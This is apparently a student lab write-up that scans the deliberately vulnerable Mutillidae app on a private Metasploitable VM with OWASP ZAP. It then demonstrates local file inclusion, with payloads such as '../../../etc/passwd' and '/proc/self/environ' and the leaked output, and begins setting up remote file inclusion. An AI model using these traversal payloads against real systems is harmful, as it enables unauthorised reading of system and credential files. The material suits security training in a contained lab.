258	6/28/25, 12:24:29 AM	6/28/25, 12:24:29 AM	GET	http://10.0.2.6/mutillidae/index.php?page=any%3F%0D...	200	OK	64 ms	354 bytes	22,037 bytes
259	6/28/25, 12:24:29 AM	6/28/25, 12:24:29 AM	GET	http://10.0.2.6/mutillidae/javascript/ddsmoothmenu	301	Moved Permanently	7 ms	293 bytes	338 bytes
260	6/28/25, 12:24:29 AM	6/28/25, 12:24:29 AM	GET	http://10.0.2.6/mutillidae/index.php?page=any%0ASet-...	200	OK	74 ms	354 bytes	22,027 bytes
261	6/28/25, 12:24:29 AM	6/28/25, 12:24:30 AM	GET	http://10.0.2.6/mutillidae/index.php?page=any%3F%0A...	200	OK	70 ms	354 bytes	22,032 bytes
262	6/28/25, 12:24:30 AM	6/28/25, 12:24:30 AM	GET	http://10.0.2.6/mutillidae/index.php?page=any%0D%0A...	200	OK	62 ms	354 bytes	22,042 bytes
263	6/28/25, 12:24:30 AM	6/28/25, 12:24:30 AM	GET	http://10.0.2.6/mutillidae/index.php?page=any%3F%0D...	200	OK	54 ms	354 bytes	22,047 bytes
264	6/28/25, 12:24:30 AM	6/28/25, 12:24:30 AM	GET	http://10.0.2.6/mutillidae/styles	301	Moved Permanently	6 ms	276 bytes	321 bytes
265	6/28/25, 12:24:30 AM	6/28/25, 12:24:30 AM	GET	http://10.0.2.6/mutillidae/styles/ddsmoothmenu	301	Moved Permanently	7 ms	289 bytes	334 bytes
266	6/28/25, 12:24:30 AM	6/28/25, 12:24:30 AM	GET	http://10.0.2.6/mutillidae	301	Moved Permanently	4 ms	269 bytes	314 bytes
267	6/28/25, 12:24:30 AM	6/28/25, 12:24:30 AM	GET	http://10.0.2.6/mutillidae/images	301	Moved Permanently	18 ms	276 bytes	321 bytes
268	6/28/25, 12:24:31 AM	6/28/25, 12:24:31 AM	GET	http://10.0.2.6/mutillidae/javascript	301	Moved Permanently	5 ms	280 bytes	325 bytes
269	6/28/25, 12:24:31 AM	6/28/25, 12:24:31 AM	GET	http://10.0.2.6/mutillidae/index.php?page=arbitrary-file-...	200	OK	48 ms	377 bytes	22,738 bytes
270	6/28/25, 12:24:31 AM	6/28/25, 12:24:31 AM	GET	http://10.0.2.6/mutillidae/index.php?=	200	OK	56 ms	354 bytes	24,255 bytes
271	6/28/25, 12:24:31 AM	6/28/25, 12:24:31 AM	GET	http://10.0.2.6/mutillidae/index.php?page=	200	OK	66 ms	354 bytes	24,231 bytes
272	6/28/25, 12:24:31 AM	6/28/25, 12:24:31 AM	GET	http://10.0.2.6/mutillidae/javascript/ddsmoothmenu	301	Moved Permanently	8 ms	293 bytes	338 bytes
273	6/28/25, 12:24:31 AM	6/28/25, 12:24:31 AM	GET	http://10.0.2.6/mutillidae/index.php?page=%40	200	OK	78 ms	354 bytes	21,737 bytes
275	6/28/25, 12:24:31 AM	6/28/25, 12:24:31 AM	GET	http://10.0.2.6/mutillidae/styles	301	Moved Permanently	19 ms	276 bytes	321 bytes
276	6/28/25, 12:24:31 AM	6/28/25, 12:24:31 AM	GET	http://10.0.2.6/mutillidae/styles/ddsmoothmenu	301	Moved Permanently	11 ms	289 bytes	334 bytes
277	6/28/25, 12:24:31 AM	6/28/25, 12:24:31 AM	GET	http://10.0.2.6/mutillidae	301	Moved Permanently	9 ms	269 bytes	314 bytes

Alerts 3 3 6 2 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

10) **Open the "Alerts" tab to observe the alerts given by ZAP. The red flag alerts are vulnerabilities of high importance. Here, <u>I am getting Path Traversal & Remote File Inclusion as high vulnerabilities.</u>**



```
HTTP/1.1 200 OK
Date: Sat, 28 Jun 2025 04:24:17 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Sat, 28 Jun 2025 04:24:17 GMT
```

```
<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai web testing framework.
It is ok to put the password in HTML comments because no user will ever see
```

Alerts (14)
- Cross Site Scripting (Reflected)
- Path Traversal
- Remote File Inclusion
- Directory Browsing (5)
- Parameter Tampering
- X-Frame-Options Header Not Set (3)
- Cookie No HttpOnly Flag
- Cookie Without SameSite Attribute
- Private IP Disclosure (2)
- Server Leaks Information via "X-Powered-By" HTTP Respo
- Web Browser XSS Protection Not Enabled (3)
- X-Content-Type-Options Header Missing (9)
- Information Disclosure - Suspicious Comments (5)
- Timestamp Disclosure - Unix (6)

Path Traversal

URL:	http://10.0.2.6/mutillidae/index.php?page=%2Fetc%2Fpasswd
Risk:	High
Confidence:	Medium
Parameter:	page
Attack:	/etc/passwd
Evidence:	root:x:0:0
CWE ID:	22
WASC ID:	33
Source:	Active (6 - Path Traversal)

Description:


The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

Other Info:

Solution:

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

Alerts 3 3 6 2 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0



Alerts (14)
- Cross Site Scripting (Reflected)
- Path Traversal
- Remote File Inclusion
- Directory Browsing (5)
- Parameter Tampering
- X-Frame-Options Header Not Set (3)
- Cookie No HttpOnly Flag
- Cookie Without SameSite Attribute
- Private IP Disclosure (2)
- Server Leaks Information via "X-Powered-By" HTTP Respo
- Web Browser XSS Protection Not Enabled (3)
- X-Content-Type-Options Header Missing (9)
- Information Disclosure - Suspicious Comments (5)
- Timestamp Disclosure - Unix (6)

Remote File Inclusion

URL:	http://10.0.2.6/mutillidae/index.php?page=http%3A%2F%2Fwww.google.com%2F
Risk:	High
Confidence:	Medium
Parameter:	page
Attack:	http://www.google.com/
Evidence:	<title>Google</title>
CWE ID:	98
WASC ID:	5
Source:	Active (7 - Remote File Inclusion)

Description:

Remote File Include (RFI) is an attack technique used to exploit "dynamic file include" mechanisms in web applications. When web applications take user input (URL, parameter value, etc.) and pass them into file include commands, the web application might be tricked into including remote files with malicious code.

Other Info:

Solution:

Phase: Architecture and Design
When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs. For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability.


Alerts 3 3 6 2 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

2.2 Local File Inclusion (LFI) Attack

The Path Traversal vulnerability (red alert) implies that we can use LFI to traverse the higher directories using ../ characters & gain access to a sensitive system file located elsewhere on the Metasploitable server.

1) **On the Arbitrary File Inclusion webpage of mutillidae, type "../../../etc/passwd" as the value for the page parameter of the URL.**

   The contents of a system Linux file (passwd file) will be displayed.
   *(**"root:x:0:0:root"** means that we have successfully accessed the passwd file. **'root' refers to the root user of the sever machine & 'x' refers to its password.***
   The actual values of root & x are stored in the etc/shadow file which requires higher permissions to access.)



10.0.2.6/mutillidae/index

https://10.0.2.6/mutillidae/index.php?page=../../../etc/passwd

Search for https://10.0.2.6/mutillidae/index.php?page=../../../etc/passwd with:

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Arbitrary File Inclusion


Back

Arbitrary File Inclusion

Current Page: arbitrary-file-inclusion.php

Notice that the page displayed by Mutillidae is decided by the value in the "page" variable. The "page" variable is passed as a URL query parameter.

What could possibly go wrong?



https://10.0.2.6/mutillidae/index.php?page=../../../etc/passwd


Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/ru
/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/f
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ft
/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server
/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/l
/bin/false
```

2) **Also try "../../../proc/self/environ" to access information regarding the environmental variables of the server machine.**




```
REDIRECT_HANDLER=php5-cgiREDIRECT_STATUS=200HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8HTTP_ACCEPT_LANGUAGE=en-US,en;
q=0.5HTTP_CONNECTION=keep-
aliveHTTP_COOKIE=PHPSESSID=50cc8f3b425917d620d56d298ba885ebHTTP_UPGRADE_INSECURE_REQUESTS=1HTTP_HOST=10.0.2.6PATH=
/usr/local/bin:/usr/bin:/binSERVER_SIGNATURE=
Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.6 Port 80
SERVER_SOFTWARE=Apache/2.2.8 (Ubuntu)
DAV/2SERVER_NAME=10.0.2.6SERVER_ADDR=10.0.2.6SERVER_PORT=80REMOTE_ADDR=10.0.2.4DOCUMENT_ROOT=/var/www
/SERVER_ADMIN=webmaster@localhostSCRIPT_FILENAME=/usr/lib/cgi-bin/phpREMOTE_PORT=55959REDIRECT_QUERY_STRING=
/proc/self/environREDIRECT_URL=/mutillidae/index.phpGATEWAY_INTERFACE=CGI/1.1SERVER_PROTOCOL=HTTP
/1.1REQUEST_METHOD=GETQUERY_STRING=page=../../../proc/self/environREQUEST_URI=/mutillidae/index.php?page=../../../proc
/environSCRIPT_NAME=/cgi-bin/phpPATH_INFO=/mutillidae/index.phpPATH_TRANSLATED=/var/www/mutillidae/index.php
```

10.0.2.6/mutillidae/index
https://10.0.2.6/mutillidae/index.php?page=../../../proc/self/environ
Mutillidae: Born to be Hacked
Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Not Logged In
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data


2.3 Remote File Inclusion (RFI) Attack

The Remote File Inclusion vulnerability (red alert) implies that we can use RFI to include a harmful file from a remote server (here, Kali server) and display it on the mutillidae application.

1) **On Metasploitable, type the command: "sudo nano /etc/php5/cgi/php.ini" to open the PHP configuration file.**




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:95:ea:fa
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe95:eafa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:315 errors:0 dropped:0 overruns:0 frame:0
          TX packets:363 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39171 (38.2 KB)  TX bytes:624867 (610.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:281 errors:0 dropped:0 overruns:0 frame:0
          TX packets:281 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:79677 (77.8 KB)  TX bytes:79677 (77.8 KB)

msfadmin@metasploitable:~$ sudo nano /etc/php5/cgi/php.ini
```




```
  GNU nano 2.0.7           File: /etc/php5/cgi/php.ini

[PHP]

;;;;;;;;;;;
; WARNING ;
;;;;;;;;;;;
; This is the default settings file for new PHP installations.
; By default, PHP installs itself with a configuration suitable for
; development purposes, and *NOT* for production purposes.
; For several security-oriented considerations that should be taken
; before going online with your site, please consult php.ini-recommended
; and http://php.net/manual/en/security.php.


;;;;;;;;;;;;;;;;;;;
; About php.ini   ;
;;;;;;;;;;;;;;;;;;;
; This file controls many aspects of PHP's behavior.  In order for PHP to
; read it, it must be named 'php.ini'.  PHP looks for it in the current
; working directory, in the path designated by the environment variable
; PHPRC, and in the path that was defined in compile time (in that order).
                              [ Read 1251 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

2) Turn on the “allow_url_include” setting.




```
